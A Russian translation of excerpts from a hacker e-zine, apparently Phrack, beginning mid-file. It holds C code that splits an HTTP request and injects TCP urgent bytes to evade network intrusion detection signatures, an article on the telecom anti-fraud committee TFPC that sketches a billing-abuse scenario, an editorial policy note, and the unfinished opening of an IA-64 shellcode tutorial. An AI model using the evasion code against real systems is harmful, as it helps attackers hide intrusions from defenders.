#define TCP_NODELAY  1
#define TARGET_IP "1.2.3.4"

/* counter <  NIDS's Signature length - 1
    For example,  Against "test-cgi "
    should counter < 7   */

int counter=0;

/* writen() is  important point  in this source code...
    I adjust Stevens's code */

int writen(fd, ptr, nbytes ,sockfd,origin)
register int fd;
register char *ptr;
register int nbytes;
int sockfd;
char *origin;
{
       int nleft, nwritten ;
       int i, k;
       char urgent[2];
       int done =0;
       int all =0;

       nleft= nbytes;
```

```
            while( nleft > 0 ) {
              nwritten = write(fd , ptr, counter );
              if ( nwritten  <= 0 )
                   {
                    printf("Write Error \n" );
                    return (nwritten);
                   }

              nleft -=  nwritten ;
              ptr += nwritten;

       all += nwritten;

  /* For some Linux, we must sleep . */
     sleep(2);
  /* 4 times insertion is enough for IDS evasion in simple cases */
   if (  done != 4  )
        {
        for (k=1 ; k <=1 ; k++ )
   {
        urgent[0]= *ptr;
        urgent[1]= 'X';
        urgent[2]= '\0';

        i = send( fd, urgent , strlen(urgent), MSG_OOB ) ;
        printf("send result is %d\n" , i );
   }
        done  +=1;
         ptr += 1;
          }

  }
           return(nbytes - nleft );
}


int
main(int argc, char *argv[])
{
    int sockfd;
    int i,j,k,sendbuff;
    socklen_t optlen;
    struct sockaddr_in serv_addr;
    char buffer[2048];
    char recvbuffer[2048];
    bzero( (char *)&serv_addr , sizeof(serv_addr) );
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = inet_addr(TARGET_IP );
    serv_addr.sin_port = htons ( TCP_PORT  );
    counter = atoi(argv[2]);
    if ( counter == 0 )
    {
       printf("You must input counter value \n" );
       exit(-1) ;
    }
    if ( (sockfd = socket( AF_INET , SOCK_STREAM , 0 )) < 0 )
    {
        printf("Error socket \n");
        exit(-1);
    }

    sendbuff = 1;
    optlen = sizeof(sendbuff );

    i= setsockopt( sockfd,
                   SOL_TCP,
                   TCP_NODELAY,
                   (char *)&sendbuff,
                   optlen);
    printf("setsockopt TCP_NODELAY value %d\n" , i );
    if ( connect (sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr))<0)
```

```
     {
   printf("Connect Failed \n");
   exit(-1);
     }
  /* make a such file contains "GET /test-cgi  /HTTP 1.0\n\n"  */
     i= open(argv[1], O_RDONLY );
     j=read ( i, buffer , sizeof(buffer));
     printf(" Read Buffer size is %d\n", j );

     k= writen( sockfd , buffer, j, sockfd, buffer);
     printf("I write on socket %d bytes \n", k );
     sleep(1);
  /*
   * I use just simple read() ... Usually it make error ,
   * But don't care about it
   * Just observe your web server log. ( access_log  , ...   )
   */
     k = read ( sockfd, recvbuffer , sizeof(recvbuffer) );
     printf(" I Read on socket %d bytes\n", k );
     printf("%s\n", recvbuffer );

    return 0;
  }
```

0x02 — Комитет по предотвращению мошенничества в сфере телекоммуникаций (TFPC)

Автор: nemesystm, участник dhc.
http://dhcorp.cjb.net : neme-dhc@hushmail.com

Введение

В этой статье я расскажу о TFPC и о том, чем этот комитет на самом деле занимается. Я возьму один из вопросов, рассматривавшихся на заседании TFPC, разберу его содержание и то, что произойдёт в ближайшем будущем, чтобы чётче обозначить деятельность TFPC. Я также добавил некоторые дополнительные сведения: почтовый адрес и другие антифродовые инициативы — на случай, если вы захотите написать в TFPC или изучить похожие организации.

Пока я готовил эту статью, меня удивило, как мало информации соглашались давать мои собеседники. Именно это и стало причиной написания статьи: я наткнулся на TFPC некоторое время назад и обнаружил, что информации о них практически нет. Надеюсь, эта статья окажется для вас полезной. По вопросам пишите на neme-dhc@hushmail.com.

nemesystm

Чем занимается TFPC

Согласно руководящим принципам на сайте TFPC (1): «TFPC — открытый отраслевой комитет в составе Carrier Liaison Committee (CLC). TFPC предоставляет открытую площадку для обсуждения и добровольного урегулирования общеотраслевых вопросов, связанных с мошенничеством в сфере телекоммуникаций, и способствует обмену информацией по этим темам.» (2)

Это мало что прояснило; потребовался дополнительный поиск. TFPC занимается следующими факторами, влияющими на телекоммуникационное мошенничество (3):

• **SPI (Service Provider Identification — идентификация поставщика услуг).** SPI — это 4-символьный код, используемый в SS7 для идентификации того, кто предоставляет услугу по данному вызову. Краткое описание SS7 (Switching System 7) можно найти по адресу: www.cid.alcatel.com/doctypes/techprimer/keywords/ss7.jhtml

• **Пуллинг номеров (Number pooling).** Пуллинг номеров — это блоки из десяти тысяч и тысячи номеров, из которых провайдер выделяет номера клиентам. Пример блока из десяти тысяч номеров: 214-745-xxxx.

• **Объединение BVDB (Billing Validation DataBase).** BVDB используются подразделениями RAO (Revenue Accounting Offices) операторов для расчёта суммы к оплате. На данный момент BVDB не объединены, чем пользуются некоторые мошенники.

• **Расширение LIDB (Line Information DataBase).** LIDB отправляет сообщение в BVDB с информацией о выполненном вызове. Мошенничество происходит, например, когда LIDB не может подключиться к нужному BVDB для записи счёта.

• **Дополнения к LSR (Local Service Requests).** LSR-запросы возникают при местных звонках в Северной Америке. За них не платят, и они никак не фиксируются. TFPC совместно с OBF (Order and Billing Forum) работает над общеотраслевым решением для обеспечения записи таких звонков в DVDB для RAO.

Второй источник (4) также добавил следующее:

> *«Хотя большая часть деятельности TFPC окутана завесой секретности, комитет активно занимается выставлением счетов на сторонние номера, входящими международными collect-звонками на мобильные телефоны, входящим мошенничеством с таксофонов и несанкционированным удалённым доступом к АТС.»*

Думаю, это немного прояснило картину.

Кто входит в TFPC

Членами TFPC являются ряд операторов, в том числе Ameritech, AT&T, Bellsouth, Bell Canada, British Telecom, Sprint и Verizon (5). Членом TFPC может быть организация, компания или государственное ведомство, затронутые телекоммуникационным мошенничеством. Поскольку TFPC обсуждает конфиденциальную информацию, требуется подписание соглашения о неразглашении (6). При вступлении в TFPC также необходимо уплатить членский взнос. Взнос относительно невелик и является скорее жестом доброй воли (7).

Что они решают — разбор конкретного случая

В своей беспредельной мудрости ;) TFPC решил сделать один из вопросов общедоступным. Вопрос, который мне удалось получить, — Issue #0131 (8), с подзаголовком: «Идентификация поставщиков услуг для коммутируемых звонков».

Вопрос был поднят Норбом Лукашем (Norb Lucash) из USTA:

> *«Постановка вопроса: в среде с несколькими поставщиками услуг (перепродажа, распакетирование, взаимодействие) существует необходимость в определённой архитектуре для идентификации участников (компаний), задействованных в коммутируемых звонках, в целях выставления счетов и аудита.»*

Если вникнуть в суть, становится ясно: при коммутации звонков отдельные поставщики услуг не идентифицировались. Местные поставщики услуг (LSP) идентифицировались по исходящему номеру телефона, но из-за текущей «среды» это работало не должным образом, и звонки,

подлежащие оплате, иногда не могли быть правильно выставлены к оплате.

Для решения этой проблемы предложено сопровождать звонки идентификатором SPI. Тогда каждый сможет просто проверить SPI, чтобы узнать, кому выставить счёт за звонок. Поскольку существует несколько возможных решений, был разработан документ-черновик под названием «Service Provider Identification Architectural Alternatives Report» (9). Весьма громкое название.

Вопрос был впервые поднят 17.11.1998 и находится в работе по сей день. На общем заседании №28 (одном из ежеквартальных собраний) 1 мая 2001 года было решено сделать его доступным на сайте NIIF. Именно NIIF разработал черновик документа. NIIF расшифровывается как Network Interconnection Interoperability Forum и, подобно TFPC, входит в состав CLC.

На мой взгляд, это рецепт катастрофы. Что, если достаточно озлобленный человек раздобудет SPI компании X? Этот человек питает к компании X сильную неприязнь. Он подключается к основной телефонной линии и регулярно звонит в самые дорогостоящие места. Компания, обрабатывающая звонки, распознаёт SPI как принадлежащий компании X. Компания X получает счёт и думает: не беда, выставим счёт тому, кто звонил. Когда компания X обнаружит, что никто из её клиентов этих звонков не совершал, деньги уже потеряны. Выбор из приведённых ниже вариантов решения определит то, каким именно образом будет осуществлена атака.

Альтернативы — продолжение разбора

Как уже говорилось, существует несколько решений проблемы SPI. Вот они:

• A. Альтернатива на основе коммутатора (Switch-Based Alternative)
• B. Альтернатива с нереальновременной базой данных (Non-Real Time Database Alternative)
• C. Альтернатива с сетевой базой данных (Network Database Alternative)
• D. Альтернатива без настройки вызова в сети (Non-Call Setup Network Alternative)
• E. Поэтапная альтернатива внедрения SPI (Phased SPI Implementation Alternative)

Далее — краткое описание каждого решения.

A. Switch-Based Alternative

При входящем звонке информация о владельце аккаунта звонящего становится доступна как атрибут линии. Информация о владельце аккаунта и коммутатора передаётся в новом параметре в сигнализации настройки вызова (SS7) в сообщении IAM (Initial Address Message). Эта информация становится доступной каждому сетевому узлу на маршруте вызова. Когда вызов достигает конечного коммутатора, аналогичная информация об SPI вызываемого номера возвращается через ответные сообщения (SS7) — например, ACM (Address Complete Message) и ANM (Answer Message). Получив эту информацию, исходящий коммутатор может включить её в исходящую запись AMA (Automatic Message Accounting) вызова.

Преимущество: информация будет передаваться в реальном времени между задействованными компаниями. Недостатки: потребуется модернизация всех коммутаторов, AMA придётся изменить, и вариант не охватывает ситуации, когда информация типа SPI нужна для номеров, не принадлежащих ни вызываемому, ни вызывающему абоненту.

B. Non-Real Time Database Alternative

Предполагается, что информация SPI хранится в одной или нескольких базах данных, не связанных напрямую с обработкой отдельных вызовов. Информация может предоставляться по запросу телефонной сети спустя некоторое время после звонка. Задержка между вызовом и получением информации SPI может составлять от нескольких миллисекунд до нескольких недель.

В целом это неплохой подход: возникает только одна (незначительная) новая проблема и остаётся одна нерешённая — необходимо достичь согласия о том, кто будет выступать независимой третьей

стороной для поддержки базы данных. Этот вариант не позволяет выполнять маршрутизацию вызовов на основе SPI.

C. Network Database Alternative

Как и Switch-Based Alternative, этот вариант предполагает получение и отправку информации SPI в реальном времени при совершении вызова. Однако если Switch-Based Alternative получает информацию SPI непосредственно от коммутатора, в данном варианте информация поступает из внешней базы данных, подключённой к сети. SPI-информация извлекается через запросы IN (Intelligent Network) или AIN (Advanced Intelligent Network) при совершении вызова. Информация может стать частью одного из существующих запросов (LNP, LIDB, Toll Free и т. д.) или обрабатываться отдельным SCP (Service Control Point).

D. Non-Call Setup Network Alternative

Идея заключается в том, что информация SPI по-прежнему передаётся по сети, но отдельно от части настройки вызова. ONLS (Originating Line Number Screening) и сообщения GET DATA (SS7) позволяют получать информацию вне стандартной настройки вызова.

E. Phased SPI Implementation Alternative

NIIF проанализировал остальные решения и пришёл к выводу, что альтернатива C наиболее предпочтительна, так как лучше всего соответствует требованиям необходимой системы. Внедрение любой альтернативы с поддержкой SPI в реальном времени серьёзно скажется на телефонной сети и потребует длительного времени для полной реализации.

Поскольку на данный момент не все операторы имеют SPI, для их проблем необходимо срочное решение. NIIF считает наиболее целесообразным поэтапное внедрение ограниченных возможностей SPI с нереальновременной базой данных, которую впоследствии можно расширить. Поэтапный подход, начинающийся с включения информации SPI в доступную в нереальном времени базу данных на уровне линии, по всей видимости, реализуем в обозримом будущем и даёт значительную часть желаемых возможностей.

NIIF считает наилучшим вариантом первоначальное использование существующих LIDB в качестве базы данных, поскольку многие из них уже содержат поле Account Owner, доступны большинству поставщиков услуг на базе собственной инфраструктуры и, возможно, не потребуют существенных изменений.

Проблемы с LIDB: потенциальная перегрузка запросами LIDB; невозможность пакетной обработки для внеплановых загрузок; потенциальные задержки установления вызовов из-за возросшего числа запросов.

Что же будет выбрано?

На данный момент окончательного решения не принято: вся эта информация направлена в OBF (Order & Billing Forum) для подготовки RFP (Request For Process), после чего будет принято итоговое решение. Судя по всему, «победителем» в итоге окажется альтернатива E.

Дополнительная информация

Почтовый адрес TFPC (6):

```
TFPC Secretary - ATIS
1200 G St. NW Suite 500
Washington, D.C. 20005
```

Разумеется, TFPC — не единственная антифродовая инициатива. Многие телекоммуникационные ассоциации также имеют антифродовые подразделения. Замечено, что на многих сайтах, посвящённых телефонному мошенничеству, упоминаются следующие пять организаций (один из таких источников — Agilent (10), являющийся членом TFPC):

• http://www.cfca.org — Communications Fraud Control Association (CFCA)
• http://www.asisonline.org — American Society for Industrial Security (ASIS)
• http://www.htcia.org — High Technology Crime Investigation Association (HTCIA)
• http://www.iir.com/nwccc/nwccc.htm — National White Collar Crime Center (NWCCC)
• http://www.fraud.org — National Fraud Information Center (NFIC)

Заключение

Судя по масштабу планирования, составу участников и объёму проделанной работы, можно быть уверенным: как только решение будет принято, все члены приступят к его реализации. Это усложняет жизнь фрикерам. Поскольку информация об обнаруженной одной компанией проблеме распространяется между всеми остальными компаниями, тем, кто не хочет, чтобы их методы стали известны, требуется всё большая осторожность. Я не думаю, что комитеты наподобие TFPC смогут устранить все ошибки в телефонных сетях. Эта статья показала: с введением решения для одной проблемы открывается другая потенциальная уязвимость. Я уверен, что таких примеров гораздо больше.

Источники

1. http://www.atis.org/atis/clc/tfpc/tfpc/tfpchom.htm — «TFPC Guidelines v1.0», февраль 2001
2. Раздел II, Mission Statement: http://www.atis.org/pub/clc/tfpc/tfpcguidefinal201.pdf
3. Слайд-презентация с Nortel.com «Securing Your Net», докладчик David Bench, Senior Staff Manager-Industry F
4. Обзор «The Operator», том I, №10, раздел письма редактора, октябрь 1992: http://www.whitaker.com/theoperat
5. «TFPC Company Participants»: http://www.atis.org/atis/clc/tfpc/tfpclist.htm
6. Соглашение о неразглашении: http://www.atis.org/pub/clc/tfpc/nondnew.pdf
7. По оценке на основании «2001 Funding fees for the TFPC»: http://www.atis.org/pub/clc/tfpc/tfpc2001fees.doc
8. История решений с 1998 по 2001 год по вопросу 131: http://www.atis.org/pub/clc/niif/issues/0131.doc
9. Исходная ссылка недоступна; документ размещён по адресу: http://www.emc2k.com/dhcorp/tfpc/131strawr8.doc
10. http://www.agilent.com/cm/commslink/hub/issues/fraud/fraud_prevent_initiatives.html

---

EOF

Редакционная политика Phrack

Автор: phrackstaff

> *«Учёные и академики по природе своей склонны считать, что формальное знание — важнейший способ познания мира, и, быть может, они правы; однако даже если это так, именно не формальное, а обыденное знание определяет почти все повседневные решения и поступки людей — даже самых образованных из них.»*
> *— William Gosling [Gosling, 1995]*

---

1. Введение

Поскольку редактирование Phrack перешло от единоличного управления одного человека (route) к группе «команды phrack», имеет смысл заново сформулировать редакционную политику журнала.

Обратите внимание: цель этой статьи — не перечислить требования к публикуемым или отклоняемым материалам. Задача состоит в том, чтобы дать авторам ряд ориентиров, которые окажутся полезными при написании статей, предназначенных для отправки в редакцию.

Прежде всего мы хотим подчеркнуть: мы намерены поддерживать и укреплять репутацию Phrack как издания, публикующего интересные и оригинальные материалы.

Статьи, выходившие в Phrack, всегда отвечали двум общим критериям:

1. Исследование, описанное в статье, является оригинальным и новым.

2. Статья хорошо написана.

Именно в этом всегда была суть Phrack, и так будет впредь. Каждый из разделов ниже описывает вещи, о которых следует помнить, если вы намерены написать и прислать статью в журнал.

2. Темы для исследований

Мы никогда не будем указывать авторам, на какие конкретные технологические области им следует ориентироваться. Выбор темы целиком остаётся за вами — при условии, разумеется, что она так или иначе связана с информационной безопасностью.

Многие статьи, опубликованные в Phrack в прошлом, концентрировались на отдельной концепции или отдельной технологии, тогда как нам хотелось бы видеть материалы, сочетающие несколько концепций для создания новых идей. Например: инструменты распределённого отказа в обслуживании появились как результат работ по сетевым агентам, допускающим удалённое управление. Какие ещё способы применения сетевых агентов возможны? Конечно, это распределённый перехват паролей (собственный Echelon своими руками...) и распределённое сканирование сетей, но также черви и даже агенты, запрограммированные на самостоятельное проникновение в сети. Нас в равной мере интересует как эволюция существующих идей, так и исследования совершенно новых тем.

Хорошим примером подобного мышления служит редакторская колонка route в Phrack 53. Его статья описывает свойства серверо-центричных атак, хорошо знакомых большинству

специалистов. Помимо этого, он говорит о клиенто-центричных атаках — идее, которая кажется очевидной лишь задним числом и безусловно заслуживает куда большего внимания.

3. Изложение простым языком

Несколько статей Phrack были «переведены на понятный язык» для широкой аудитории сторонними ресурсами — в частности, интернет-изданиями. Они брали идеи из статей Phrack и объясняли их с помощью языка и аналогий, доступных своим читателям. Такие концепции, как распределённый отказ в обслуживании или переполнение буфера, не требуют от читателя глубокого технического понимания для осмысления заложенной идеи.

Факт состоит в следующем: чем более технически эзотерической и сложной становится тема, тем уже круг людей, способных воспринять подобную информацию.

При написании о технических темах возникает соблазн использовать сугубо технический язык (и я признаю, что сам порой грешу этим), однако примите во внимание: аудитория Phrack обладает разным уровнем технической подготовки — это неизбежная реальность. Кроме того, для многих читателей Phrack английский не является родным языком, что делает особенно важным ясность изложения — только так мы можем максимально расширить читательскую аудиторию. Писать простым языком — не стыдно.

По этим причинам мы поощряем подачу материалов в Phrack, написанных языком без излишней технической перегруженности. Мы понимаем, однако, что это непросто, когда речь идёт о темах, технических по своей природе.

4. Полное раскрытие идеи

Хорошая статья становится отличной, когда излагаемая идея доведена до своего полного и логичного завершения.

Например: Phrack публиковал ряд статей об уклонении от сетевых систем обнаружения вторжений (IDS). Предположим, у нас есть новая техника, позволяющая обойти большинство IDS; разумеется, статья должна содержать описание теоретической основы техники, но чтобы сделать её полной, необходимо также включить:

• Описание фундаментальной ошибки, допущенной разработчиками IDS, которая делает технику работоспособной.

• Раздел о том, как снизить риски от применения этой техники. Например: патч или изменение способа развёртывания или использования IDS.

• Обсуждение других технологий, которые могут быть подвержены аналогичным атакам. В данном примере это могут быть межсетевые экраны, пытающиеся выполнять сигнатурный анализ содержимого, или даже антивирусные программы, основанные на модели обнаружения злоупотреблений.

Мы призываем представлять идеи в полном объёме, не рассматривая технологию в отрыве от контекста.

5. Использование ссылок

Добавление ссылок на другие работы стало почти стандартной практикой для статей Phrack. Это очень хорошо, поскольку позволяет читателю продолжить изучение конкретной темы.

В конце статьи список литературы должен включать автора, название, дату публикации и URL-адрес, по которому работу можно найти в сети. Например:

```
[Stewart, 2000]  Andrew J. Stewart, "Distributed Metastasis: A Computer
                 Network Penetration Methodology", September, 1999. http://www.
                 securityfocus.com/data/library/distributed_metastasis.pdf
```

Помимо ссылок на смежные работы, мы хотели бы видеть ссылки на любые материалы, которые оказались полезными в ходе исследования: книги, руководства, интернет-ресурсы и так далее.

Включайте в статью любые предложения по дальнейшей работе. Возможно, вам известна родственная техника, которая могла бы сработать, но у вас не нашлось времени её проверить — упомяните об этом в статье.

6. Заключение

Эту статью ни в коем случае не следует воспринимать как попытку принудить авторов писать статьи для Phrack каким-то определённым образом. Это лишь ряд наблюдений о том, что делалось в прошлом и что, возможно, поддаётся улучшению в будущем. Удачи в написании!

7. Литература


```
[Gosling, 1995]  William Gosling, "Helmsmen and Heroes - Control Theory as a
                 Key to Past and Future", 1994.
```

НАПИСАНИЕ ШЕЛЛКОДА ДЛЯ IA-64

или: «как превратить бриллианты в мармеладки»

Автор: papasutra of haquebright

Введение

В этой статье описаны техники, необходимые для написания шеллкода под IA-64, а также то, что я сам узнал в ходе этой работы. Хотя IA-64 способна выполнять код IA-32, это не тема данной статьи. Примеры кода рассчитаны на Linux, однако большая часть материала применима ко всем операционным системам, работающим на IA-64.

Общая картина

IA-64 — наследник IA-32, ранее известной как архитектура i386, реализованной во всех процессорах класса PC: Pentium, Athlon и прочих. Разработка ведётся Intel и HP с 1994 года; архитектура реализована в чипе Itanium. IA-64, по всей видимости, станет основной архитектурой для Unix-рабочих станций HP и SGI, а также для Microsoft Windows. Это 64-битная архитектура, способная выполнять 64-битную целочисленную арифметику аппаратно и адресовать 2^64 байт памяти. Особо интересна возможность параллельного выполнения кода, для которой используется

специальный бинарный формат.

Перейдём к деталям.

EPIC

В традиционных архитектурах параллельное выполнение кода обеспечивается самим чипом: считанные инструкции анализируются, переупорядочиваются и группируются аппаратно в режиме реального времени, что допускает лишь весьма консервативные предположения.

EPIC расшифровывается как «Explicit Parallel Instruction Computing» — явное параллельное вычисление инструкций. Суть в том, что код разбивается на независимые части на этапе компиляции: ассемблерный код уже должен содержать информацию о зависимостях.

Инструкции

Размер инструкции фиксирован и составляет 41 бит. Каждая инструкция состоит из пяти полей:

opcode	operand 1	operand 2	operand 3	predicate
40 to 27	26 to 20	19 to 13	12 to 6	5 to 0

Большое пространство опкода в 14 бит используется для специализации операций. Например, существуют различные инструкции ветвления — для часто и редко выполняемых переходов. Эта дополнительная информация затем используется в блоке предсказания ветвлений.

Три поля операндов могут принимать непосредственные значения или номера регистров. Некоторые инструкции объединяют все три поля в одно 21-битное поле непосредственного значения. Также возможно присоединить полный 41-битный слот инструкции к другому, образуя 64-битное поле непосредственного значения.

Последнее поле ссылается на так называемый предикатный регистр по 6-битному номеру. Предикатные регистры содержат по одному биту, представляющему булевы значения «истина» и «ложь». Если в момент выполнения значение равно «ложь», инструкция отбрасывается непосредственно перед вступлением в силу. Обратите внимание: некоторые инструкции не поддерживают предикацию.

Если определённая операция не использует какое-либо из приведённых полей, ассемблер заполняет его нулями. Я пробовал вставлять туда другие значения — и это работало. Однако так может быть не для каждой инструкции и каждой реализации архитектуры IA-64. Будьте с этим осторожны.

Также заметьте, что существуют сокращённые инструкции, например `mov`, которая по сути является операцией сложения с регистром r0 (константой 0) в качестве второго аргумента.

Бандлы

В скомпилированном коде инструкции группируются в «бандлы» по три штуки. В каждый бандл включено пятибитное поле шаблона, указывающее, какие аппаратные блоки требуются для выполнения. В итоге длина бандла составляет 128 бит. Изящно, не правда ли?

```
+-----------+----------+---------+----------+
| instr 1   | instr 2  | instr 3 | template |
|-----------+----------+---------+----------|
| 127 to 87 | 86 to 46 | 45 to 5 | 4 to 0   |
+-----------+----------+---------+----------+
```

Шаблоны используются для диспетчеризации инструкций по разным аппаратным блокам. Это весьма прямолинейно: диспетчер просто переключается по битам шаблона.

Шаблоны также могут кодировать так называемый «стоп» после слотов инструкций. Стопы используются для прерывания параллельного выполнения инструкций и необходимы для разрешения конфликтов потока данных (см. ниже). Стоп можно поставить после каждого полного бандла, но для экономии места часто лучше остановиться после инструкции в середине бандла. Это работает не для каждого шаблона, поэтому необходимо свериться с таблицей шаблонов ниже.

Независимые области кода между стопами называются группами инструкций. Используя присущую им параллельную семантику, Itanium, например, способен выполнять до двух бандлов одновременно — при наличии достаточного числа исполнительных блоков для набора инструкций, заданного шаблонами. В следующих реализациях эти числа несомненно возрастут.

Типы инструкций и шаблоны

Существуют различные типы инструкций, сгруппированные по требуемому аппаратному блоку. В одном бандле допускаются только определённые комбинации. Типы инструкций: A (целочисленные ALU), I (целочисленные не-ALU), M (память), F (числа с плавающей точкой), B (ветвления) и L+X (расширенные). Слоты X также могут содержать `break.i` и `nop.i` из соображений совместимости.

В следующем списке шаблонов `|` обозначает стоп:

```
00 M I I
01 M I I|
02 M I|I     <- in-bundle stop
03 M I|I|    <- in-bundle stop
04 M L X
05 M L X|
06 reserved
07 reserved
08 M M I
09 M M I|
0a M|M I     <- in-bundle stop
0b M|M I|    <- in-bundle stop
0c M F I
0d M F I|
0e M M F
0f M M F|
10 M I B
11 M I B|
12 M B B
13 M B B|
14 reserved
15 reserved
16 B B B
17 B B B|
18 M M B
19 M M B|
1a reserved
1b reserved
```

```
1c M F B
1d M F B|
1e reserved
1f reserved
```

Регистры

Это не исчерпывающий список; если нужен полный — обратитесь к [1].

IA-64 определяет 128 регистров общего назначения (целочисленных) — r0..r127. Также существует 128 регистров с плавающей точкой — f0..f127.

Предикатные регистры (p0..p63) используются для оптимизации принятия решений во время выполнения. Например, результаты условных операторов `if` можно обрабатывать без ветвлений, записывая результат в предикатный регистр и используя его для предикации условного кода. Как описано выше, предикатные регистры задаются полем в каждой инструкции. Если регистр не указан, ассемблер подставляет p0. p0 всегда равен «истина».

Регистры ветвлений (b0..b7) используются для косвенных переходов и вызовов. Инструкции ветвлений могут работать только с регистрами ветвлений. При вызове функции адрес возврата по соглашению сохраняется в b0. Вызываемая функция сохраняет его в локальных регистрах, если ей самой нужно вызывать другие функции.

Существуют специальные регистры Loop Count (LC) и Epilogue Count (EC). Их использование описано в главе об оптимизации.

Current Frame Marker (CFM) хранит состояние ротации регистров. Прямой доступ к нему невозможен. Instruction Pointer (IP) содержит адрес бандла, выполняемого в данный момент.

User Mask (UM):

```
+-------+-------------------------------------------------------------+
| flag  | purpose                                                     |
+-------+-------------------------------------------------------------+
| UM.be | set this to 1 for big endian data access                    |
| UM.ac | if this is 0, Unaligned Memory Faults are raised only if    |
|       | the situation cannot be handled by the processor at all     |
+-------+-------------------------------------------------------------+
```

User Mask можно изменять с любого уровня привилегий (см. ниже).

Некоторые интересные поля регистра состояния процессора (PSR):

```
+---------+-------------------------------------------------------------+
| flag    | purpose                                                     |
+---------+-------------------------------------------------------------+
| PSR.pk  | if this is 0, protection key checks are disabled            |
| PSR.dt  | if this is 0, physical addressing is used for data          |
|         | access; access rights are not checked.                      |
| PSR.it  | if this is 0, physical addressing is used for instruction   |
|         | access; access rights are not checked.                      |
| PSR.rt  | if this is 0, the register stack translation is disabled    |
| PSR.cpl | this is the current privilege level. See its chapter for    |
|         | details.                                                    |
+---------+-------------------------------------------------------------+
```

Все поля, кроме последнего, могут быть изменены только с уровня привилегий 0 (см. ниже).

Список регистров

symbol	Usage Convention
b0	Call Register
b1-b5	Must be preserved
b6-b7	Scratch
r0	Constant Zero
r1	Global Data Pointer
r2-r3	Scratch
r4-r5	Must be preserved
r8-r11	Procedure Return Values
r12	Stack Pointer
r13	(Reserved as) Thread Pointer
r14-r31	Scratch
r32-rxx	Argument Registers
f2-f5	Preserved
f6-f7	Scratch
f8-f15	Argument/Return Registers
f16-f31	Must be preserved

Дополнительно: LC должен быть сохранён.

Машина стека регистров

IA-64 предоставляет стек регистров. Существует фрейм регистров, состоящий из входных (in), локальных (loc) и выходных (out) регистров. Для выделения фрейма стека используется инструкция `alloc` (см. [1]). При вызове функции фрейм сдвигается так, что прежние выходные регистры становятся новыми входными. Обратите внимание: фрейм стека необходимо выделять даже тогда, когда нужен доступ только к входным регистрам.

В отличие от SPARC, в этой схеме не требуются инструкции `save` и `restore`. Также (программный) стек не используется для передачи аргументов функциям.

Машина стека регистров также обеспечивает ротацию регистров. Это позволяет выполнять modulo-scheduling — подробнее в главе об оптимизации. Упомянутая выше инструкция `alloc` задаёт, сколько регистров общего назначения вращается; область ротации всегда начинается с r32 и перекрывает локальные и выходные регистры. Помимо этого, вращаются предикатные регистры p16..p63 и регистры с плавающей точкой f32..f127.

Конфликты зависимостей

Конфликты зависимостей формально делятся на три категории.

Конфликты потока управления

Возникают, когда делаются предположения о том, будет или не будет выполнен переход. Например, код, следующий за инструкцией ветвления, должен быть отброшен при его выполнении. На IA-64 это происходит автоматически. Однако если код оптимизирован с использованием контрольной спекуляции (см. [1]), конфликты потока управления необходимо разрешать вручную. Аппаратная поддержка предусмотрена.

Конфликты памяти

Причина конфликтов памяти — более высокая латентность обращений к памяти по сравнению с обращениями к регистрам. Обращение к памяти приводит к остановке выполнения. IA-64 вводит спекуляцию данных (см. [1]), позволяющую переносить загрузки как можно раньше по коду.

Конфликты потока данных

Возникают, когда инструкции в блоке, помеченном для параллельного выполнения, разделяют регистры или поля памяти. Это приводит к неопределённому поведению и должно быть предотвращено программистом. Именно этот тип конфликтов доставит вам больше всего хлопот — особенно при попытке написать компактный код!

Выравнивание и порядок байтов

Как и во многих других архитектурах, данные и код необходимо выравнивать. В IA-64 код должен быть выровнен по границам 16 байт и хранится в порядке байтов от младшего к старшему (little endian). Поля данных следует выравнивать в соответствии с их размером: 8-битный `char` — по границе 1 байта. Существует специальное правило для 10-байтных чисел с плавающей точкой (если они когда-нибудь понадобятся): их нужно выравнивать по границам 16 байт. Порядок байтов данных управляется битом `UM.be` в пользовательской маске (`be` означает «big endian enable»). В Linux на IA-64 по умолчанию используется little endian.

Защита памяти

Память разделена на несколько виртуальных страниц. Существует набор регистров ключей защиты (PKR), содержащих все ключи, необходимые процессу. PKR управляет операционная система. Перед разрешением обращения к памяти ключ соответствующей области памяти (хранящийся в буфере ассоциативной трансляции, TLB) сравнивается со всеми ключами PKR. Если совпадения нет, генерируется исключение Key Miss. При наличии совпадающего ключа проверяются права на чтение, запись и выполнение. Права доступа вычисляются на основе поля прав доступа ключа, уровня привилегий страницы памяти и текущего уровня привилегий выполняемого кода (подробнее см. [1]). Если выполняемая операция не покрывается вычисленными правами, генерируется исключение Key Permission Fault.

Уровни привилегий

Существует четыре уровня привилегий, пронумерованных от 0 до 3, где 0 — наиболее привилегированный. Системные инструкции и регистры могут вызываться только с уровня 0. Текущий уровень привилегий (CPL) хранится в `PSR.cpl`. Следующие инструкции изменяют CPL:

enter privileged code (epc)

Инструкция `epc` устанавливает CPL равным уровню привилегий страницы, содержащей эту инструкцию, если он численно выше текущего CPL. Страница должна быть только для выполнения, а CPL не должен быть численно ниже предыдущего уровня привилегий.

break

Инструкция `break` генерирует исключение Break Instruction Fault. Как и любое инструкционное исключение в IA-64, это устанавливает CPL равным 0. Непосредственное значение, закодированное в `break`, является адресом обработчика.

branch return

Сбрасывает CPL к предыдущему значению.

Язык ассемблера GCC IA-64

Как вы, наверное, уже поняли, для программирования подобного чипа ассемблер в норме не используется. Техники оптимизации очень сложно применять вручную (хотя это и возможно). Ассемблер всегда будет нужен для вызова процессорных операций, которые языки программирования не поддерживают напрямую, для кодирования алгоритмов и, конечно, для шеллкода.

Синтаксис выглядит следующим образом:

```
(predicate_num) opcode_name operand_1 = operand_2, operand_3
```

Пример:

```
(p1) fmul f1 = f2, f3
```

Как упомянуто в главе о формате инструкций, иногда не все поля операндов используются или поля объединяются. Кроме того, некоторые инструкции не поддерживают предикацию.

Стопы кодируются добавлением `;;` к последней инструкции группы. Символические имена используются для ссылки на процедуры, как обычно.

Список полезных инструкций

Хотя в любом случае придётся обратиться к [3], вот несколько инструкций, с которых стоит начать:

name	description
dep	deposit an 8 bit immediate value at an arbitrary position in a register
dep	deposit a portion of one reg into another
mov	branch register to general register
mov	max 22 bit immediate value to general register
movl	max 64 bit immediate value to general register
adds	add short
branch	indirect form, non-call

Оптимизация

В IA-64 существует ряд техник оптимизации. Однако поскольку тема данной статьи — не написание быстрого кода, здесь они не рассматриваются. За подробностями обратитесь к [5], особенно обратите внимание на Modulo Scheduling. Эта техника позволяет перекрывать несколько итераций

цикла, что ведёт к очень компактному коду.

Аспекты программирования

